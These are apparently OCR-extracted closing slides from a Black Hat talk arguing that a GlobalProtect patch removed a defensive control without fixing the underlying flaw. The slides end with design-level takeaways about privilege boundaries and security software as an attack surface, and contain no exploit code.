
- Exact same PoC still worked!
- Defensive control was **removed**, not fixed
- Now **any** process can send disconnect messages






The Patch that Made Things Worse


Derived from decompiled code




Q: What's the issue here ?

The Patch that Made Things Worse






Logic **always** identifies server i.e. PanGPS



> Security must be built in, not bolted on



To this day, GlobalProtect gives **too much control to user-space processes**, it **fails to enforce privilege boundaries**, and relies on **bolt-on security checks** instead of architectural safeguards.

Final Takeaways

Black Hat Sound Bytes

1. **Security software is still software, and it can be dangerous**

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2. Bad design can’t be patched, it needs to be rebuilt

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2. Bad design can't be patched, it needs to be rebuilt

3. Blind trust in "security" tools can make you less secure

Thank you

Link to website
Whitepaper to follow

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